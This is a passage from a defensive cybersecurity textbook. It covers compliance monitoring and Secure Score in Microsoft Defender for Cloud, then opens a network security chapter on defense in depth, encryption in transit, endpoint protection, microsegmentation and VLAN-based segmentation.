



*Figure 10.12: Network policy rule*

It is important to emphasize that Microsoft Defender for Cloud will not deploy the configuration for you. This is a monitoring tool, not a deployment tool, which means that you need to get the suggested countermeasure and deploy it using other methods, such as GPO or Azure Policy with in-guest configuration.

## Automations

When monitoring for compliance you also need to take in considerations automating certain tasks to facilitate the response and remediation. You may want to open a ticket on your ITSM tool to bring visibility about resources that failed to comply with a specific standard. In Microsoft Defender for Cloud you have a feature called *Workflow Automation* (see *Figure 10.13*) that can trigger the execution of an Azure Logic App, which is another built-in Azure service that enables you to programmatically perform a series of actions based on certain input.





*Figure 10.13: Workflow automation*

Automating certain enforcement tasks this way will not only save your IT department a lot of time, but will also ensure that basic cybersecurity policies are enforced across the board.

# Continuously driving security posture enhancement via security policy

In the agile world that we live in, having policy enforcement is important, but you must be continuously vigilant to understand the changes that are happening in the environment, and many changes will happen, mainly when you are managing a hybrid environment where you have resources on-premises and also in the cloud. In order for you to have the right level of visibility of new resources that are added to your infrastructure, you need a **Cloud Security Posture Management** (**CSPM**) platform, which we briefly mentioned in *Chapter 1*, *Security Posture*.

Having a CSPM platform in place will help you to discover the addition of new workloads and understand the security state of those workloads. Some CSPM tools are able to scan to identify new resources and enumerate the security best practices that these resources are missing. Using Azure Security Center as an example of a CSPM platform, you also have a capability that can be used as your security **Key Performance Indicator** (**KPI**), which is called Secure Score.

Microsoft Defender for Cloud will calculate the total score based on the assumption that all security recommendations will be acted upon, in other words, the total number you can get assuming everything is in a secure state (green state) is a 100% Secure Score. The current number is a reflection of the number of resources that are in a secure state, and how it can be improved towards the green state. Below you have an example of a Secure Score:





*Figure 10.14: Example of a Secure Score*

To drive the Secure Score up, you need to start addressing the security recommendations. In Microsoft Defender for Cloud, under the **Secure score recommendations** page, you can see that the recommendations are organized by security controls, and within each control you have the set of recommendations that you need to put in place, as shown in *Figure 10.15*:





*Figure 10.15: Security recommendations for different workloads*

Notice that each security control has a **Max score**, which gives you an idea of how much you will gain once you act upon all recommendations within the security control. The **Current Score** column reflects your current state in your journey to earn all points in that security control.

You also have the **Potential score increase** column, which represents the percentage that your score will increase by once you remediate the entire security control.

To continuously drive security posture enhancement, you need to measure your progress over time, and Secure Score can be used for that as shown in the diagram below:





*Figure 10.16: Tracking Secure Score over time*

This diagram shows the Secure Score improvement over time, where improvement basically means that you have a stronger security posture, and you have fewer security recommendations to remediate. One tool available in the Microsoft Defender for Cloud dashboard that can also help you with that is the Secure Score Over Time workbook, as shown in *Figure 10.17*:





*Figure 10.17: Secure Score Over Time workbook*

Besides being able to track your improvement over time, this workbook can also be utilized to track potential decreases in the Secure Score and find out what caused that decrease.

## Summary

In this chapter, you learned about the importance of having a security policy and driving this policy through a security program. You understood the importance of having a clear and well-established set of social media guidelines that give the employee an accurate view of the company's view regarding public posts, and the consequences of violating these guidelines.

Part of the security program includes security awareness training, which educates the end user on security-related topics. This is a critical step to take, since the end user is always the weakest link in the security chain.

Later in this chapter, you learned how companies should enforce security policies using different sets of tools. Part of this policy enforcement includes application whitelisting and hardening systems. Lastly, you learned the importance of monitoring these policies for compliance, and learned how Microsoft Defender for Cloud can help monitor those items.

In the next chapter, we will continue talking about defense strategies, and this time you will learn more about network segmentation and how to use this technique to enhance your protection.

## References


- *Security and Privacy Controls for Federal Information Systems and Organizations*: `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf`
- *NIST 800-53 Written Information Security Program (WISP)* security policy example: `http://examples.complianceforge.com/example-nist-800-53-written-information-security-program-it-security-policyexample.pdf`
- *Internet Security Threat Report Volume 22*: `https://www.symantec.com/content/dam/symantec/docs/reports/istr-22-2017-en.pdf`
- *Uncovering a persistent diet spam operation on Twitter*: `http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/uncovering-a-persistent-diet-spam-operation-ontwitter.pdf`
- *Social Media Security*: `https://blogs.technet.microsoft.com/yuridiogenes/2016/07/08/social-media-security/`
- *Florida professor fi red for suggesting Texas deserved Harvey after voting for Trump*: `http://www.independent.co.uk/news/world/americas/us-politics/florida-professor-fired-trump-harvey-comments-texas-deserved-hurricane-storm-a7919286.html`
- *Microsoft Security Compliance Manager*: `https://www.microsoft.com/enus/download/details.aspx?id=53353`
- *Red Hat Enterprise Linux 6 Security Guide*: `https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/pdf/Security_Guide/Red_Hat_Enterprise_Linux-6-Security_Guide-en-US.pdf`

- *AppLocker - Another Layer in the Defense in Depth Against Malware*: `https://blogs.technet.microsoft.com/askpfeplat/2016/06/27/applocker-another-layer-in-the-defense-in-depth-against-malware/`
- *Enhanced Mitigation Experience Toolkit (EMET) 5.5*: `https://www.microsoft.com/en-us/download/details.aspx?id=50766`
- *Social Media Security*: `https://blogs.technet.microsoft.com/yuridiogenes/2016/07/08/social-media-security/`
- *Twitter deletes over 10,000 accounts that sought to discourage U.S. voting*: `https://www.reuters.com/article/us-usa-election-twitter-exclusive/exclusive-twitter-deletes-over-10000-accounts-that-sought-to-discourage-u-s-voting-idUSKCN1N72FA`
- *Symantec Internet Security Threat Reports Volume 24 – Feb 2019*: `https://www.symantec.com/content/dam/symantec/docs/reports/istr-24-2019-en.pdf`

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 11

# Network Security

We started the defense strategy in the previous chapter by reinforcing the importance of having a strong and effective security policy. Now it's time to continue with this vision by ensuring that the network infrastructure is secure, and the first step to doing that is to make sure the network is segmented, isolated, and that it provides mechanisms to mitigate intrusion. The Blue Team must be fully aware of the different aspects of network segmentation, from the physical to the virtual, and remote access. Even if companies are not fully cloud-based, they still need to think about connectivity with the cloud in a hybrid scenario, which means that security controls must also be in place to enhance the overall security of the environment, and network infrastructure security is the foundation for that.

In this chapter, we are going to cover the following topics:

- The defense-in-depth approach
- Physical network segmentation
- Securing remote access to the network
- Virtual network segmentation
- Zero trust network
- Hybrid cloud network security

By the end of this chapter, you will have a much better understanding of how to approach improving different areas of network security.

## The defense-in-depth approach

Although you might think that this is an old method and it doesn't apply to today's demands, the reality is that it still does, although you won't be using the same technologies that you used in the past. The whole idea behind the defense-in-depth approach is to ensure that you have multiple layers of protection, that each layer will have its own set of security controls, which will end up delaying the attack, and that the sensors available in each layer will alert you to whether or not something is happening. In other words, breaking the attack kill chain before the mission is fully executed.

Below you have an example of a layered approach to defense in depth:

| Layer | Security Controls |
|---|---|
| Data | Access control list, encryption, rights management |
| Application | Security development lifecycle, application control |
| Host | OS hardening, authentication, patch management, Host IDS |
| Network | Network segmentation, firewall, IPSec |
| PPP – People, Policies, and Procedures | Security awareness training, regulatory compliance, documentation |

But to implement a defense-in-depth approach for today's needs, you need to abstract yourself from the physical layer and think purely about layers of protection according to the entry point. In this new approach, no network should be trusted, hence the use of the terminology *zero trust network* (which is something we covered in *Chapter 1*, *Security Posture*).

Let's use the following diagram as an example of how defense in depth can be implemented:





*Figure 11.1: Example implementation of defense in depth*

The attacker has broad access to different resources. They can attack the infrastructure and services, the documents in transit, and the endpoints, which means that you need to increase the attacker's cost (in this case, cost includes the investment that the attacker will have to make in order to break through the different layers) in each possible scenario. The sections that follow will cover how to protect the entry points established in this diagram (infrastructure and services, documents in transit, and endpoints) before discussing an alternative defense-in-depth approach – micro-segmentation.

## Infrastructure and services

Attackers can disrupt your company's productivity by attacking its infrastructure and its services. It is important to realize that even in an on-premises-only scenario, you still have services, but they are controlled by the local IT team. Your database server is a service: it stores critical data consumed by users, and if it becomes unavailable, it will directly affect the user's productivity, which will have a negative financial impact on your organization. In this case, you need to enumerate all services that are offered by your organization to its end users and partners, and identify the possible attack vectors.

Once you identify the attack vectors, you need to add security controls that will mitigate these vulnerabilities—for example, enforce compliance via patch management, server protection via security policies, network isolation, backups, and so on. All these security controls are layers of protection, and they are layers of protection within the infrastructure and services realm. Other layers of protection will need to be added for different areas of the infrastructure.

In the diagram shown in *Figure 11.1*, you also have cloud computing, which in this case is **Infrastructure as a Service** (**IaaS**), since this company is leveraging **virtual machines** (**VMs**) located in the cloud. If you've already created your threat modeling and implemented the security controls on-premises, now you need to re-evaluate the inclusion of cloud connectivity on-premises. By creating a hybrid environment, you will need to revalidate the threats, the potential entry points, and how these entry points could be exploited. The result of this exercise is usually the conclusion that other security controls must be put in place.

In summary, the infrastructure security must reduce the vulnerability count and severity, reduce the time of exposure, and increase the difficulty and cost of exploitation. By using a layered approach, you can accomplish that.

## Documents in transit

While the diagram refers to *documents*, this could be any type of data, and this data is usually vulnerable when it is in transit (from one location to another). Make sure that you leverage encryption to protect data in transit. Also, don't think that encryption in transit is something that should only be done in public networks—it should also be implemented in internal networks.

For example, all segments available in the on-premises infrastructure shown in the previous diagram should use network-level encryption, such as IPSec. If you need to transmit documents across networks, make sure that you encrypt the entire path, and when the data finally reaches the destination, encrypt the data also at rest in storage.

Besides encryption, you must also add other security controls for monitoring and access control, as shown in the following diagram:





*Figure 11.2: Layers of protection around the data*

Note that you are basically adding different layers of protection and detection, which is the entire essence of the defense-in-depth approach. That's how you need to think through the assets that you want to protect.

Let's go to another example of different layers of protection, shown in the following diagram. This is an example of a document that was encrypted at rest in a server located on-premises; it traveled via the internet, the user was authenticated in the cloud, and the encryption was preserved all the way to the mobile device that also encrypted it at rest in the local storage:





*Figure 11.3: An on-premises encrypted document traveling to a mobile device via the cloud*

This diagram shows that in a hybrid scenario, the attack vector will change, and you should consider the entire end-to-end communication path in order to identify potential threats and ways to mitigate them.

## Endpoints

When planning defense in depth for endpoints, you need to think beyond computers. Nowadays, an endpoint is basically any device that can consume data. The application dictates which devices will be supported, and as long as you are working in sync with your development team, you should know what devices are supported. In general, most applications will be available for mobile devices, as well as computers. Some other apps will go beyond this and allow accessibility via wearable devices, such as Fitbit. Regardless of the form factor, you must perform threat modeling to uncover all attack vectors and plan mitigation efforts accordingly. Some of the countermeasures for endpoints include:

- Separation of corporate and personal data/apps (isolation)
- Use of TPM hardware protection
- OS hardening
- Storage encryption



**Important:** Endpoint protection should take into consideration corporate-owned devices and BYODs.

Another important security control to have in the endpoint is an **Endpoint Detection and Response** (**EDR**) system. Make sure to evaluate the EDR options that are available in the market and which one fits your organization's needs better. Additionally, HIDS and HIPS can be useful for endpoint protection, although these technologies should not be considered a replacement for an EDR system.

While the defense-in-depth approach highlights the utility of dividing defenses based on potential access points, it also suggests an alternative approach to dividing your defenses using microsegmentation.

## Microsegmentation

Another way to implement defense in depth is via network microsegmentation. This method relies on policies and permissions to add extra layers of protection that can be based on the resource's identity. The advantage of using this approach instead of just network segmentation (which relies mostly on IP addresses) is that the microsegmentation rules are not tied to the underlying infrastructure. In other words, you don't need physical devices to be added to your infrastructure in order to provide microsegmentation; it can be fully based on software abstracting itself from the lower-level infrastructure. This approach is fully leveraged by zero trust networks, which is a topic that we briefly covered in *Chapter 1*, *Security Posture*, and later in this chapter, we will talk about some additional considerations.

# Physical network segmentation

One of the biggest challenges that the Blue Team may face when dealing with network segmentation is getting an accurate view of what is currently implemented in the network. This happens because, most of the time, the network will grow according to the demand, and its security features are not revisited as the network expands. For large corporations, this means rethinking the entire network and possibly rearchitecting the network from the ground up.

The first step to establishing an appropriate physical network segmentation is to understand the logical distribution of resources according to your company's needs. This debunks the myth that one size fits all. In reality, it doesn't; you must analyze each network case by case, and plan your network segmentation according to the resource demand and logical access. For small and medium-sized organizations, it might be easier to aggregate resources according to their departments—for example, resources that belong to the financial department, human resources, operations, and so on. If that's the case, you could create a **virtual local area network** (**VLAN**) per department and isolate the resources per department. This isolation would improve performance and overall security.

The problem with this design is the relationship between users/groups and resources. Let's use the file server as an example. Most departments will need access to the file server at some point, which means they will have to cross VLANs to gain access to the resource.

Cross-VLAN access will require multiple rules, different access conditions, and more maintenance. For this reason, large networks usually avoid this approach, but if it fits with your organization's needs, you can use it. Some other ways to aggregate resources can be based on the following aspects:

- **Business objectives**: Using this approach, you can create VLANs that have resources based on common business objectives
- **Level of sensitivity**: Assuming that you have an up-to-date risk assessment of your resources, you can create VLANs based on the risk level (high, low, medium)
- **Location**: For large organizations, sometimes it is better to organize the resources based on location
- **Security zones**: Usually, this type of segmentation is combined with others for specific purposes, for example, one security zone for all servers that are accessed by partners

While these are common methods of aggregating resources, which could lead to network segmentation based on VLANs, you can have a mix of all these. The following diagram shows an example of this mixed approach:

